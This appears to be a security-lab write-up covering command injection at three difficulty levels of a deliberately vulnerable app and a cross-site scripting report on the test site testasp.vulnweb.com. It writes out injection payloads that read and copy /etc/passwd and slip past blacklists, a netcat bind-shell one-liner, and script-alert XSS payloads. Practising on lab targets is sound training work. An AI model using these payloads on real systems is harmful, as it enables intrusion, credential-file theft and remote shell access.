
Task 1 :-



Command Injection (Task 2)

Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Low severity

Underlying code does not check if $target matches an IP Address. No filtering on special characters. ; in Unix/Linux allows for commands to be separated.

192.168.0.1; pwd - Prints working directory

192.168.0.1; cat /etc/passwd | tee /tmp/passwd - Displays the contents of /etc/passwd on the webpage and also copies the contents of /etc/passwd file to the /tmp directory.

Alternatives to ;

&& - AND Operator  
| - PIPE Operator - Completely removes IP address from output.

Medium severity

Viewing source code, we see that a blacklist has been set to exclude && and ;. As noted above, we can use | as a replacement:  
192.168.0.1| cat /etc/passwd. Double || can also be used, as shown below:  
  
Can also use | pwd or || pwd (no need to include the ip address.)

High

Viewing source code, more extensive blacklist has been set. Slightly trickier, however the answer is in the view source -  
'| ' => '', - note that there is a space after the | character. If we try | pwd, no output is returned, however if we use |pwd we are including our command within this space, as shown below:

Bind Shell

192.168.0.1; /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe - Creates a netcat listener, then use nc 192.168.0.1 4444 to connect. (Change IP addresses to match those of target machine)

Points to note:

1. Ensure you are using commands specific to the target you are trying to attack, all of the above are Linux, Windows commands will be different.
2. Try commands with and without a space between them.
3. You will not always have access to the source code.

Task 3 :-

Title : Cross Site Scripting

Domain :- Vulnweb.com

Subdomain :- testasp.vulnweb.com

Steps to reproduce :

Step 1 :- Visit <http://testasp.vulnweb.com>

Step 2 :- On the top menu you will find a search option

Step 3 :- Click on it and you will be prompted with the search box

Step 4 :- Intercept the request in the burpsuite

Step 5 :- Payload used :-<script>alert(1)</script> or <script>prompt(1)</script>

Or you can find any other payload available at

<https://github.com/payloadbox/xss-payload-list>

Proof 1 :-





Photo proof 2



Video demonstration link:-

https://drive.google.com/file/d/1Eph7Df-DzOw94bOVeUSfl3DUcjzGgP6D/view?usp=sharing

## Impact

With user interaction, an attacker could execute arbitrary Javascript code in a victim's browser. This would allow an attacker to unwillingly make a victim:

* Perform any action in the identified endpoint
* Cookie stealing
* View any information that the user is able to view
* Modify any information that the user is able to modify (not sure if applicable in this case)
* Interact with other application users as if it were him - impersonation (not sure if applicable in this case)